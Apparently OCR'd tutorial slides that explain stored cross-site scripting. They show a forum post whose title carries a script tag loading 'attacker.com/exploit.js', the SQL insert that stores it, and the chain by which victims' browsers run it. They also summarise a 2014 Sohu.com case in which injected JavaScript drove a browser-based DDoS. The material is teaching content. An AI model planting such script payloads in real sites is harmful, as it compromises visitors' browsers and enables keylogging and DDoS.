
- Andrea visits the forum posts. She saw Dimitry has posted a forum post titled “**How to download a file with Java”**.

- The injected script won’t be displayed on the screen. But, in the background, it gets executed and infects Andrea’s system with a keylogger.

# Stored XSS Injection


**1.Posting malicious script:**
example.com/posts?title=**<script src="attacker.com/exploit.js">**
&content=how to…
**2.** INSERT Into Posts (title,content) values('<script src="attacker.com/exploit.js"/> ','how to…');
Attacker
Vulnerable Website
Database


# Victims visit the vulnerable Page that contains Attacker's script


Vulnerable Website
**2.**Select * from Posts;
Database
**3.** Returns list of Posts:
1 .Visit Website
**4.** Displays the page that includes the injected script (<script src="attacker.com…")
5. Loads the script from Attacker's server and executes it
Victims
Victims' browser
Attacker's website

| Title | Content |
|---|---|
| Java vs JS | What is diff… |
| **<script src="attacker.com …** | How to downl.. |

# Real World Stored XSS Attack

In 2014, Incapsula reported that attackers were exploiting a persistent XSS vulnerability in a high-profile online video content provider “Sohu.com “ to launch DDOS attack against one of its clients. Sohu.com is the Chinese 8th largest website and currently the 27th most visited website in the world.



1 Using a persistent XSS vulnerability the attacker injects JavaScript payload into the <img> tag in his profile.

2 Attacker strategically places the injected image by posting in the comment sections of popular videos.

3 When a regular visitor views the video, the JavaScript is activated, adding a hidden <iframe> with DDoS tool that sends GET request to several target sites, once every second.

4 The longer the video and the more viewers it has, the larger the DDoS attack becomes.

Each time a legitimate visitor landed on that page, his browser automatically executed the injected JavaScript, which in turn injected a hidden <iframe> with the address of the DDoSer’s C&C domain. There, an Ajax-scripted DDoS tool hijacked the browser, forcing it to issue a DDoS request at a rate of one request per second.